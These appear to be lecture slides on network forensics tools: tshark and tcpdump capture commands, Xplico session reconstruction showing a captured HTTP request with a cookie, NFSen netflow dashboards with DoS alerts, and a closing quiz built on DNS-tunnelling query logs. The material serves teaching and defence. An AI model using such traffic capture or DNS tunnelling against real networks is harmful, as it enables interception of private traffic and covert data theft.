
- **`tshark`** (CLI to **`wireshark`**)

  -
    ```
    $ tshark -i wlan0 -Y http.request -T fields -e http.host -e http.user_agent

    searchdns.netcraft.com Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:36.0)
    Gecko/20100101 Firefox/36.0
    searchdns.netcraft.com Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:36.0)
    Gecko/20100101 Firefox/36.0
    ads.netcraft.com Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:36.0) Gecko/20100101
    Firefox/36.0
    ```
- **`tcpdump`**

  -
    ```
    $ tcpdump -A -i eth0 dst 192.168.0.1 and port 22 -w eth0_dump_20180801.pcap
    ```
- Combine that with
  - **`grep`**, **`sed`**, **`awk`**, **`tail`**, …
- … and you’re good …
  - especially if you’re an expert in working with regular expressions ;-)

But have you heard of Xplico?

- Main features
  - *“The goal of Xplico is **extract** from an internet traffic capture **the applications data** contained. For example, from a pcap file Xplico extracts each email (POP, IMAP, and SMTP protocols), all HTTP contents, each VoIP call (SIP), FTP, TFTP, and so on.*
  - *… **isn’t a network protocol analyzer**. Xplico is an open source Network Forensic Analysis Tool (NFAT).*
  - *… is installed in the major distributions of digital forensics and penetration testing”*
- May be more fitting for you than Wireshark
  - Still being actively maintained, though?
  - Last activity May, 2019



For a complete wiew of html page set your browser to use Proxy, and point it to Web server.

Web URLs: ● Html ○ Image ○ Flash ○ Video ○ Audio ○ All Go

Date	Url	Size	Method	Info
2007-08-14 11:13:58	www.google.it/	1521	GET	info.xml
2007-08-14 11:13:33	track3.mybloglog.com/tr/urltrk.php?i=20070117104242478t=1&u=http%3A//www.aphotoac	105	GET	info.xml
2007-08-14 11:13:32	track3.mybloglog.com/js/jsserv.php?mblID=2007011710424247	5276	GET	info.xml
2007-08-14 11:13:25	track3.mybloglog.com/tr/urltrk.php?i=20070117104242478t=1&u=http%3A//www.aphotoac	105	GET	info.xml
2007-08-14 11:13:24	track3.mybloglog.com/js/jsserv.php?mblID=2007011710424247	5274	GET	info.xml
2007-08-14 11:13:23	rcm.amazon.com/e/cm?t=ap06-20&o=1&p=20&l=qs1&f=ifr	2669	GET	info.xml
2007-08-14 11:13:10	rcm.amazon.com/e/cm?t=ap06-20&o=1&p=20&l=qs1&f=ifr	2669	GET	info.xml
2007-08-14 11:13:04	www.aphotoaday.org/fronts.html	850	GET	info.xml
2007-08-14 11:12:37	www.aphotoaday.org/apadnews/	3793	GET	info.xml
2007-08-14 11:12:26	c14.statcounter.com/text.php?sc_project=1435373&resolution=1280&camefrom=http%3/	25	GET	info.xml
2007-08-14 11:12:23	www.aphotoaday.org/favicon.ico	320	GET	info.xml
2007-08-14 11:12:08	www.aphotoaday.org/favicon.ico	320	GET	info.xml
2007-08-14 11:12:08	www.aladingenius.com/theMagicLamp/			
2007-08-14 11:12:07	www.aphotoaday.org/bestof2006/			
2007-08-14 11:12:07	www.aphotoaday.org/			
2007-08-14 11:12:02	www.photoblogdirectory.org/buttons/photoblogdirectory_bw.gif			
2007-08-14 11:11:52	www.aladingenius.com/templates/themagiclamp_2006/img/back.gi			
2007-08-14 11:11:51	www.aladingenius.com/theMagicLamp/index.php?x=browse&page			
2007-08-14 11:11:47	www.aladingenius.com/templates/themagiclamp_2006/img/back.gi			
2007-08-14 11:11:42	www.aladingenius.com/favicon.ico			

URL: http://www.google.it/


HTTP Request	HTTP Responce
ip:port => 192.168.0.195:33064	ip:port => 64.233.183.99:80
Header: Click to View or Download	Header: Click to View or Download
Body: None	Body: Click to View or Download (sz:1521b) content type:text/html; charset=UTF-8

```
GET / HTTP/1.1
Host: www.google.it
User-Agent: Mozilla/5.0 (X11; U; Linux i686; it; rv:1.8.1.5) Gecko/20061023 SUSE/2.0.0.5-1.1
Firefox/2.0.0.5
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: it,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cookie: PREF=ID=c6727828abb8a3c6:TM=1187080678:LM=1187080678:S=4jyA0ry72se_bGXY
```

© 2007-2009 Gianluca Costa & Andrea de Franceschi. All Rights Reserved.

Netflows: NFSen

- Graphical UI to **`nfdump`**
  - *“a toolset in order to collect and process netflow and sflow data, sent from netflow/sflow compatible devices. The toolset supports netflow v1, v5/v7,v9,IPFIX and SFLOW. nfdump supports IPv4 as well as IPv6.”*


NFSEN – Profile live May 31 2007 – 04:40
Back
Forward
Reload
Stop
New Tab
Home
https://nfsen-demo/nfsen-demo/nfsen.php#processing
Cambridge Dictionarie

🟦 ☑ peer2	3.3 k/s	76.2 k/s	66.9 k/s	7.0 k/s	621.0 /s	1.7 k/s	484.6 Mb/s	459.9 Mb/s	12.5 Mb/s	437.3 kb/s	11.7 Mb/s
🟨 ☑ gateway	1.0 /s	651.0 /s	600.8 /s	46.6 /s	0 /s	3.7 /s	6.2 Mb/s	6.1 Mb/s	36.4 kb/s	0 b/s	4.4 kb/s
🟥 ☑ site	467.1 /s	8.9 k/s	6.1 k/s	2.0 k/s	181.7 /s	613.3 /s	38.8 Mb/s	28.3 Mb/s	7.4 Mb/s	104.0 kb/s	2.9 Mb/s
🟩 ☑ upstream	6.4 k/s	94.2 k/s	84.3 k/s	8.2 k/s	896.4 /s	766.7 /s	588.4 Mb/s	568.2 Mb/s	16.7 Mb/s	685.1 kb/s	2.8 Mb/s

All None Display: ○ Sum ● Rate

Netflow Processing

Source: peer1, peer2, gateway, site, upstream — All Sources


Filter: and <none>

Options:
○ List Flows ● Stat TopN
Top: 10
Stat: Flow Records order by flows
Aggregate: ☑ proto; ☑ srcPort ☑ srcIP; ☑ dstPort ☑ dstIP
Limit: □ Packets > 0 -
Output: line □ / IPv6 long

Clear Form process

```
** nfdump -M /netflow0/nfsen-demo/profile-data/live/peer1:peer2:gateway:site:upstream  -T  -r 2007/05/31/04/nfcapd.200705310440
nfdump filter:
any
Aggregated flows 2797250
Top 10 flows ordered by flows:
Date flow start          Duration Proto      Src IP Addr:Port          Dst IP Addr:Port   Packets    Bytes Flows
2007-05-31 04:39:54.045   299.034 UDP     116.147.95.88:1110  ->  188.142.64.162:27014       68     5508    68
2007-05-31 04:39:56.282   298.174 UDP   116.147.249.27:1478  ->  188.142.64.163:27014       67     5427    67
2007-05-31 04:39:57.530   298.206 UDP    117.196.44.62:1031  ->  188.142.64.166:27014       67     5427    67
2007-05-31 04:39:57.819   298.112 UDP   117.196.75.134:1146  ->  188.142.64.167:27014       67     5427    67
2007-05-31 04:39:53.787   297.216 UDP   61.191.235.132:4121  ->     60.9.138.37:4121       62     3720    62
2007-05-31 04:39:55.354   300.833 UDP      60.9.138.37:2121  ->    118.25.93.95:2121       61     3660    61
2007-05-31 04:39:58.936   298.977 UDP      60.9.138.36:2121  ->  119.182.123.166:2121       61     3660    61
2007-05-31 04:39:54.329   303.585 UDP   120.150.194.76:2121  ->     60.9.138.37:2121       61     3660    61
2007-05-31 04:39:53.916   300.734 UDP      60.9.138.37:2121  ->   125.167.25.128:2121       61     3660    61
2007-05-31 04:39:57.946   300.353 UDP      60.9.138.36:2121  ->    121.135.4.186:2121       61     3660    61

IP addresses anonymized
Summary: total flows: 4616424, total bytes: 156.6 G, total packets: 172.6 M, avg bps: 644.8 M, avg pps: 90946, avg bpp: 929
Time window: 2007-05-31 04:11:49 - 2007-05-31 04:44:58
Total flows processed: 4616424, skipped: 0, Bytes read: 240064932
Sys: 6.184s flows/second: 746464.4   Wall: 6.185s flows/second: 746361.3
```

nfsen 1.3



○ **Conditions based on individual Top 1 statistics:**

○ **Conditions based on plugin:**

Trigger:
Each time after 1 x condition = true, and block next trigger for 0 cycles

Action:
□ No action
☑ Send alert email To: haag@switch.ch
Subject: DoSflows ix1 alert triggered
□ Call plugin: No alert plugins available


Alert Infos:
Last cycle: 2007-05-31-16:45

		Last	Avg 10m	Avg 30m	Avg 1h	Avg 6h	Avg 12h	Avg 24h
●	Flows	4.2 M	4.4 M	4.4 M	4.6 M	4.6 M	3.8 M	3.2 M
		14.0 k/s	14.5 k/s	14.7 k/s	15.5 k/s	15.2 k/s	12.5 k/s	10.8 k/s
○	Packets	78.0 M	82.2 M	83.7 M	85.2 M	83.2 M	65.0 M	56.9 M
		260.1 k/s	274.1 k/s	278.9 k/s	284.0 k/s	277.4 k/s	216.8 k/s	189.5 k/s
○	Bytes	53.6 GB	56.5 GB	58.0 GB	58.8 GB	57.7 GB	45.9 GB	40.3 GB
		1.4 Gb/s	1.5 Gb/s	1.5 Gb/s	1.6 Gb/s	1.5 Gb/s	1.2 Gb/s	1.1 Gb/s

Conditions:	0	1	2	Final:
State:	False	False	False	False


One more thing...

- Any idea what this is?



```
12-Aug-2018 20:25:53.915 client 10.0.10.19#42044: query: 0a2ae\197\197ICH\251a\223J\204u\211V\236\243Yr\234I\238w\250\199
\208WJO\195\2132W\204\244\214L\204\226\225s\206I2\191E\194\224\248E\214\232\235F\192\253\197\224\224.\214\227H\216Ux\210\
189tgi6\214\196o\224\222\188jfmpE\2239k\200g7\2377\234in\235Ktk2M\206\217\233\227G\207QZd\212S\205\229\232m\204x.lu\198\2
00\197\197xW\197s\230\234\213FNk\192\222\246\221g\253\233H\202Lw\226\242y\206\217G\191\2114\239\224\227\189\249\193\208\2
24\252O\206A\211Ct\223\193Kg\250\195.mf\208vd\228\231\2539\226\236C\193\2140B3\213\231\2162\213\234RF\189\240KueE\241\226
\223DZjcm\192v3\247\2384I\247PKCY\235W0Txc.\223\230hwkZ1.example.xyz IN NULL +E (10.0.10.2)
12-Aug-2018 20:25:53.980 client 10.0.10.19#42044: query: 0beaf\211\218\227\230\221\231\217\198K\191\2370\211\253Cf\217\24
8\253\208\203o\188dt\245\246\197lVN\226\196\234O\2526d\238\1907\253u\231\23068QKk8\229jYJ\224\189.l\193\221\217uEB\216\24
1YCy\216\247\195\204IoDH\213\239\194\197tSJlW\231\228S\234\205\240\211\205\238\190\219\205\239T\202GU\196\1993\208I58\247
\232\213X.\208XR\250\214\197\193\240\190y\206\2297\223\212\243W\229\228u\201\248\211\227Zzj\251\215\217\228\213\214s\230Q
qB4\217\192\192D3\209\247\222m\214YB\237\222Uw\197j.\197\204szw5\211\247\244im\242\218E\242L\207fH\206\237\252CT\203h\243
\215\208\241\222R\240\242y\200\250cqQ\197\226\234\219jn\215\209\214\226oK\229r\247\229K.l\204I7\197\228P.example.xyz IN N
ULL +E (10.0.10.2)
12-Aug-2018 20:25:54.040 client 10.0.10.19#42044: query: 0bmbgM\2371\248Il8h\210\196\200\205\239\198\189q\193e\207\189\23
8\233\234jS\199Y\213P\208\245ZN\196\199\225\193K\224z\215W\208\243d\244MT\225\194\219\200\223R\2144\198.09a\2091\223\239\
190\213r\213mFp\200\218\193\209g\210A\189Y\200J9H\211\222\220J\249X\188\207e\248\204U\194gX\221\215\210TyQbIv\2494\2132q\
196.\224ga\211\205UYgI\228\207D\208\250V\195\192\229\213\196MH\252a.example.xyz IN NULL +E (10.0.10.2)
12-Aug-2018 20:25:54.102 client 10.0.10.19#42044: query: 0efah82\190w\238sJ\249aabacuqe1\189\227\242abag\221\200yk\193\23
5\193\190\210E\2377\226\190\198Q\201Nh\219\192\223up\191Gcag\243W\241a.aaqiGv\208\198\221w\238i\205\244S\231\214\252P8\25
3\207lY\216iV\236M\231\212\212IG\206\189\210L\200T\238\240\236\243\220n\189Ni\222\236J\225\213S\2497.\216\221\242Hb\1997j
\209Sy\222\220\189\230\210sCu\202\247t\201\250a\196\1966\188\201\236\245\209H\245bu\236I\201\201\24806Vda\232\217U\214h\2
08\225h\251\220.\228\230h\249\226\208\212\242\191\217K\208\225X5\234Yo\188Q\2457\194\243f4\242U\2322jFamk\191nxn\250\222o
r\230x\207\251\2045Nf\246\234Mc\249\191.\2211Bi\217\224T.example.xyz IN NULL +E (10.0.10.2)
